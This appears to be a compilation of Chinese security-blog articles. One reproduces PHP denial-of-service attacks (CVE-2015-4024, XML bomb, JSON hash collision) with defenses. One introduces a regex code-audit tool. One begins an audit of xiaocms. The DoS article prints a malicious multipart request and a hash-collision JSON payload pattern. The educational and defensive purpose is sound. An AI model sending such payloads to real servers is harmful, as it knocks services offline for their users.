那就是很长的一篇故事了

有机会再和大家分享吧~也希望能抛砖引玉，大家一起来聊一聊你所知道的，新奇的后门技巧

PHP 安全开发中常见的 Dos 风险

原创： 0x584A 信安之路 2018-01-09

近期收到某友方 SRC 发来的邮件，反馈站点中存在可被 Dos 的风险，复测后发现确实存在此类风险。

随后尝试对其进行修复，过程满有意思的，所以汇总了一下在 PHP 开发中容易引起 Dos 的几个点。

Ps:所有内容仅供学习研究及分析，请勿用于进行互联网恶意攻击行为，因恶意攻击造成的损失均与本文作者无关。

会引起 Dos 的几种案例

CVE-2015-4024

早起危害较大的 Dos 漏洞，挺有代表性的。其原理是 php 解析 body part 的 header 时进行字符串拼接，而拼接过程重复拷贝字符导致 DOS。对应官方 bug：

https://bugs.php.net/bug.php?id=69364

XML Dos

也叫 XML Bomb ，其原理是通过无限制的递归，或传递的实体内容过大造成内存占满，从而实现 Dos。

Json Dos

它主要利用了 PHP Hash Collision ，早在 2013 年被发现并收到重视。但是在开发中，滥用相关函数便会造成此类 Dos 的出现。

在较老的版本中通过提交 POST 参数，也能实现 PHP Hash Collision。

攻击实例

CVE-2015-4024

该漏洞是比较老的一个的，已被修复很久网上也有很多文章及介绍，当然官

方 bugs 里写个人认为是描述最全的，给 Shusheng Liu 大佬点赞。

具体产生原因则需要追 PHP 的引擎代码了，在这我就不赘述了应用说明概括

由于 php 没有妥善处理 multipart/form-data 请求的 body part 请求头，对于换行内容多次重新申请内存，导致耗尽 CPU 资源，拒绝服务计算机。--PHITHON

复现过程：

首先通过 docker 运行一个未升级版的 php-fpm 容器



```
# root @ in ~ [14:22:54]
$ docker pull php:5.6.3-fpm
5.6.3-fpm: Pulling from library/php
a3ed95caeb02: Pull complete
5d3df020ecd3: Pull complete
24552ad08b52: Pull complete
8f7f38609024: Pull complete
91317b7d8461: Pull complete
e5b12a71bb69: Pull complete
734adb3da25d: Pull complete
c7c16c6c3585: Pull complete
9737fb857d9b: Pull complete
Digest: sha256:41e9de1e8554a0a072ce4ec3a2a7ff5818bd89a1007b403c9cb3abffb820d702
Status: Downloaded newer image for php:5.6.3-fpm

# root @ in ~ [14:26:07]
$ service nginx restart

# root @ in ~ [14:26:23]
$ docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES

# root @ in ~ [14:26:34]
$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
php                 5.6.3-fpm           374639be3833        3 years ago         404 MB

# root @ in ~ [14:26:43]
$ sudo docker run -d -p 9000:9000 -v /home/x/devcode:/home/x/devcode 374639be3833
a1601d15c4368f63c3729b4f689f3439b8597386cf8d0a1c84baa69200c2f42e

# root @ in ~ [14:26:57]
$
```

nginx 应用为物理机，php-fpm 则启动容器方便切换不同版本。

PHP 文件（post_exp.php）简单构造一个 from 表单， 接收 POST 过来的参数并输出:


```php
<form action="post_exp.php" method="post" enctype="multipart/form-data">
Name: <input type="text" name="name"><br>
E-mail: <input type="text" name="email"><br>
<input type="submit">
</form>

<?php
if (!empty($_POST)) {
    print_r($_POST);
}else{
    echo "Test CVE-2015-4024...";
}
```


现在我们来看看，正常提交参数的响应时间是多少：



仅 0.03/s，通过 BurpSuite 改成恶意请求后提交查看本次服务器响应时长。

```
POST /post_exp.php HTTP/1.1
Host: test.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryS11U7XrePL14rN7N
Connection: close
Content-Length: 1604426

------WebKitFormBoundaryS11U7XrePL14rN7N
Content-Disposition: form-data; name="file"; filename="Dos.jpga
a
a
a
a
.....a\n循环复制粘贴至POST最大接收内容长度"
Content-Type: application/octet-stream

datadata
------WebKitFormBoundaryS11U7XrePL14rN7N
```




服务器响应时间为：11.16/s， 说明本次复现成功。


XML Dos

该风险常发生在对外提供接口，并接收恶意 XML （对接过 Dot Net 的同学都知道 WSDL 吧）实体，从而让应用进行无限制的递归，导致耗尽 CPU 资源。

PHP 文件（xml_exp.php）用于接收 POST 过来的 XML 实体，处理后输出:



前面已知一个正常的请求相应时长一般在 0.03/s 之内，超出时间则表示攻击成功。现在发送一个可递归的 POST 请求并发送。




本次攻击并没有生效，怀疑是 SimpleXML 扩展已被修复并限制了递归深

度，超出则终止应用。

将要提交的 xml 内容修改为只保留一行，并引用 &a ：

就像图中看到的，虽然单个请求看起来效果不大，如果是多个呢？（文章中用的压测工具是 Jmeter ）



当然，我的小水管电脑肯定和服务器级别的没法比，这里仅供学习研究了。

然后我在官方 bugs 中又看到一个有意思场景，可直接占满服务器内存（当前 php-fpm 版本：5.5.30）。

抱歉此处没有配图，电脑的内存被 php-fpm 进程占满，多达 6G 内容使用量。直至超过 50 秒 进程被 kill

Json Dos

这类攻击早在 2011 年就被发现并利用， 根据搜索引擎找到大神 Laruence 的个人博客，其在 2011-12-29 日至 30 日的文章中有详细介绍。攻击的原理很简单，就是将语言底层保存 POST 数据的 Hash 表因为 冲突(碰撞) 而退化成链表.

详见： http://www.laruence.com/2011/12/30/2435.html


通过情况下，只要给提交 POST 参数一个接收最大个数即可缓解此类情况。但随着业务越来越复杂，数据交互时类型的多样性而变的脆弱。

假设该场景，用户在页面窗口填写账号密码并点击登录，此时会通过 AJAX 发送拼接好的 json 字符串到接口。

PHP 文件（json_exp.php）用于接收 POST 过来的 json 字符串，并处理成数组:


一次正常的请求应用响应时间是在毫秒以内，现在我们构造一段恶意的 json，并发送至接口。

{"0":0,"65536":0,"131072":0,"196608":0,"262144":0,"327680":0,"393216":0,"458752":0,.....,"4294836224":0,"4294901760":0}



看到了吗，一次请求的响应时长是 20 多秒，至于如何避免该问题请看防御章节（高效一招防）。

顺便实验了一下目前 5.6.× 以下所有版本均有这个问题，直到 PHP7 才被减缓优化至 4 秒（赞鸟哥）。



如何防御

知攻不知防，几年都瞎忙

对于 CVE-2015-4024 的利用只需要升至最新的 PHP 版本即可。

XML Dos

我们都知道在 PHP 中防御外部 DTD 攻击，只需要在解析 XML 内容之前，加入 libxml_disable_entity_loader(true); 函数即可。

但这种 XML Bomb 使用的是内部 DTD ，遗憾的是我翻过官方手册也 google 了一圈，并没有发现 PHP 中有禁用内部 DTD 的函数及方法。

所以这里只能使用正则匹配去识别攻击了， 匹配 DTD 中的关键词：<!DOCTYPE 和 <!ENTITY，或者 SYSTEM 和 PUBLIC。


而解析大的 XML 文件可能会花费大量时间和内存。如果你的体系结构允许，可以考虑将大的 XML 文件解析放在异步进行。当 XML 文件上传时，将它们移到队列中，并有一个单独的进程将它们从队列中取出并处理解析任务。

这种方法将提高系统的可扩展性和稳定性，因为繁重的分析工作不会使 Web 服务器脱机。

Json Dos

该攻击的防御蛮简单的，不要使用 json_decode 函数中的 第二个参数。也是就常用来将 json 对象转数组的参数。

我的解决办法是用 PHP 的强制类型转换，替换 json_decode 的功能（不知道是我搜索引擎使用方法不对还是咋的，居然没有看到用这种方法去解决的栗子，也是醉了）。



耗时 0.112 秒！！！

随后对 $arrays 变量怎么使用就不说了，基本操作。但有一点很重要：不要去遍历它，不要去遍历它，不要去遍历它

参考

https://www.leavesongs.com/PHP/PHP-Multipart-form-data-remote-DOS-Vulnerability.html

http://nikic.github.io/2011/12/28/Supercolliding-a-PHP-array.html

https://yq.aliyun.com/articles/92194

https://msdn.microsoft.com/zh-cn/magazine/ee335713.aspx

用 150 行 python 代码来做代码审计笔记

原创： hl0rey 信安之路 2018-02-01

你是否觉得有时候人类的思考模式很像正则匹配?

本文包括以下几个部分:

1、为什么我觉得可以用这个工具（个人认为）

2、我为什么写这个工具

3、工具的实现思路

4、工具的升级思路

5、源代码的 github 地址

6、使用测试

7、最后说两句

为什么我觉得可以用这个工具（个人认为）

通过审计源代码，也就是查看源代码，来发现其中存在的隐患，代码审计需要对被审计的语言有充分的了解，不仅是能读懂源代码，还要了解语言本身的缺陷。很多时候代码审计的突破口就在于一些已经广为人知的有问题的代码的写法。

如果能够快速找到突破口，也就提高了审计的效率。

我为什么写这个工具

我是一个 ctf 小白，为了考 pte，正在学习怎么做 ctf 题目（个人比较感兴趣代码审计的题目，别的没啥什么感觉）。学习知识肯定是要笔记的，但是我觉得那种传统的笔记效果不是太好，记下来了也不一定记住了，到时候遇上题目万一想不起来，多尴尬。

这时我忽然想到，我让程序记住就好了，它不会背叛我，一定会忠实地对我表达他的所见所想。所以我只要让程序看到某个字眼，就来提示我一下，并且告诉我，我把笔记记在了什么地方不就行了。

工具的实现思路

程序入口： adcode.py

主程序： ADC/ADCode.py

插件目录： rules

笔记目录（可选）： note

1.读取目标代码

联想平时的应用，我觉得应该让工具从剪贴板内读取待审计的代码，这样使用比较方便。

但是，偶尔也会遇到待审计的代码是一个 php 文件的场景。所以我决定支持两种读取方式，一种是从剪贴板读取，一种是从文件读取。

剪贴板读取，为了能够跨平台，这里需要用到一个 python 的库——pyperclip，这是一个第三方的跨平台的 python 访问剪贴板的库

进入 python shell 看一下最基本的使用例子:

```
root@kali:~# python3
Python 3.6.4 (default, Jan  5 2018, 02:13:53)
[GCC 7.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pyperclip
>>> pyperclip.copy("信安之路")
>>> pyperclip.paste()
'信安之路'
>>>
```


知道了这个库的使用，只需在代码中用其 paste() 方法，即可获取剪贴板的内容了。

从文件获取比较简单，直接用 python 的 open() 就好了。

2.运行主程序

让入口脚本调用主程序，把读取到的代码和插件的内容传递过去。

3.加载插件

主程序加载插件，借助 BeautifulSoup 来解析插件内容。

插件有三种类型：

1、vulnfunc 只要发现在程序中使用了某函数，则程序认为存在风险。

2、regmatchall 根据插件给出的一条或者多条正则表达式，只有给出的正则全部能够匹配，才认为存在风险。

3、regmatchonce 给出的一条或者多条正则表达式，只要有一条可以匹配，就认为存在风险。

4、keywords 只要在代码中发现了关键词就认为有风险，简单粗暴。

4.返回结果

根据插件的指示来分析代码，并且返回结果。

5.格式化输出

比较好看的把提示输出出来.

工具的升级思路

如果要审计大量的代码，则加入多线程机制，每个线程是一个插件，遍历指定的文件夹，挨个审计即可.

源代码的 github 地址（我添加了尽量详尽的注释）

https://github.com/hl0rey/ADCode


使用测试

用这个地址的题目来测试，这些题目我觉得很典型很不错


https://github.com/bowu678/php_bugs

复制这个题目到剪贴板

直接运行脚本:



输出内容如下:



最后说两句

1、我不知道这能不能算个代码审计工具，我姑且这么叫它，请各位大神轻

喷

2、这个工具的功能强大与否在于插件写的怎么样，是不是准确的把代码的问题用正则概括出来是关键

3、希望能起到抛砖引玉的作用，分享思路

4、也希望刚学习 python 的新手，根据这篇文档和代码的注释能够学到东西

5、一切尽在代码中

记一次审计 xiaocms 的过程

原创： 0x584A 信安之路 2018-01-28


周末在家刚吃完晚饭，基友 DM 叫我一起来审计 xiaocms 系统，也不知道他是受到啥刺激了。正好，除了 Code Review 公司项目代码及框架代码，未审计过其他系统，就当拿来练手了。

代码审计的目的是发现代码中存在的缺陷，并对其进行修复或利用（灰盒测试）。通常是在本地部署一套环境，并进行反复调试直至发现缺陷。

首选需要知道目标代码具备那些功能模块，针对性的对相关模块进行审计排查。其次需要通读带目标代码，知道其功能类的加载顺序、目录结构、方法文件及配置文件路径。

目录结结构

根据上图中的目录，我们先看下前台 index.php 文件内容：



代码量很少，首先定义了一个常量用于保持文件夹路径，随后加载了 core/xiaocms.php 框架文件，最后运行了一个 run() 函数。

```php
<?php
/**
 * xiaocms.php
 * 框架入口文件
 */

header('Content-Type: text/html; charset=utf-8');
define('IN_XIAOCMS', true);
error_reporting(E_ERROR | E_WARNING | E_PARSE);
$config        = xiaocms::load_config('config');
/**
 * 配置
 */
define('SYS_START_TIME',     microtime(true));
define('HTTP_REFERER', isset($_SERVER['HTTP_REFERER']) ? $_SERVER['HTTP_REFERER'] : '');
define('CORE_PATH',          dirname(__FILE__) . DIRECTORY_SEPARATOR);
define('DATA_DIR',         XIAOCMS_PATH . 'data' . DIRECTORY_SEPARATOR);
define('TEMPLATE_DIR',           XIAOCMS_PATH . 'template' . DIRECTORY_SEPARATOR);
if (!defined('CONTROLLER_DIR')) define('CONTROLLER_DIR',     CORE_PATH . 'controller' . DIRECTORY_SEPARATOR);
define('COOKIE_PRE',           'xiaocms_');//Cookie 前缀，同一域名下安装多套系统时，请修改Cookie前缀
date_default_timezone_set('Asia/Shanghai');
xiaocms::load_file(CORE_PATH . 'library' . DIRECTORY_SEPARATOR . 'global.function.php');
xiaocms::load_file(CORE_PATH . 'version.php');
xiaocms::load_file(CORE_PATH . 'controller/Base.class.php');

/**
 * 系统核心全局控制类
 */
abstract class xiaocms {
    public static $controller;
    public static $action;
    /**
     * 分析URL信息
     */
    private static function parse_request() {
    }

    /**
     * 项目运行函数
     */
    public static function run() {
    }
```


我们找到 xiaocms.php 文件并查看，里面大体分为两块部分，最上面定义了一些常量并载入了框架所需的类文件及方法文件，下面则定义了一个类及静态方法。这里都需要去跟踪一下文件，避免走弯路和做无用功的测试。

审计流程

通过这些文件需要知道：

1、如何调用控制器中的对应方法及相关视图

2、框架对超全局变量做了那些处理及限制

3、相关功能模块逻辑及参数校验是否严谨

4、数据库使用 mysql 还是 PDO

经过查看所有的加载文件，排查出几个函数需要我们注意下，如果在代码中有看到它们的出现就直接可以放弃了，避免浪费过多的时间。

```php
    protected function get_user_ip($default = '0.0.0.0')
    {
        $keys = array('HTTP_X_FORWARDED_FOR', 'HTTP_CLIENT_IP', 'REMOTE_ADDR');
        foreach ($keys as $key) {
            if (!isset($_SERVER[$key]) || !$_SERVER[$key]) {
                continue;
            }
            return htmlspecialchars($_SERVER[$key]);
        }
        return $default;
    }

    public static function get($string)
    {
        if (!isset($_GET[$string])) return null;
        if (!is_array($_GET[$string])) return htmlspecialchars(trim($_GET[$string]));
        return null;
    }

    public static function post($string)
    {
        if (!isset($_POST[$string])) return null;
        if (!is_array($_POST[$string])) return htmlspecialchars(trim($_POST[$string]));
        $postArray = self::array_map_htmlspecialchars($_POST[$string]);
        return $postArray;
    }

    protected static function array_map_htmlspecialchars($string)
    {
        foreach ($string as $key => $value) {
            $string[$key] = is_array($value) ? self::array_map_htmlspecialchars($value) : htmlspecialchars(trim($value));
        }
        return $string;
    }
```


上述方法都用到了 htmlspecialchars()函数对传递变量做了转义，转义了双引号尖括号及 & 符。在看数据库查询用的是 参数化查询加 PDO ，所以避免浪费时间，碰到模块中使用这些方法处理的接收变量直接放弃。

随后用浏览器打开配置好的 xiaocms 站点，完成数据库的安装。尝试了一下，此处并不存在重复安装数据库的问题，说明这套 cms 安全意识很好。

开始审计前端控制器，去除安装模块和框架基础类就剩下：controller/index.php 、 controller/post.php 和 controller/api.php 三个文件。

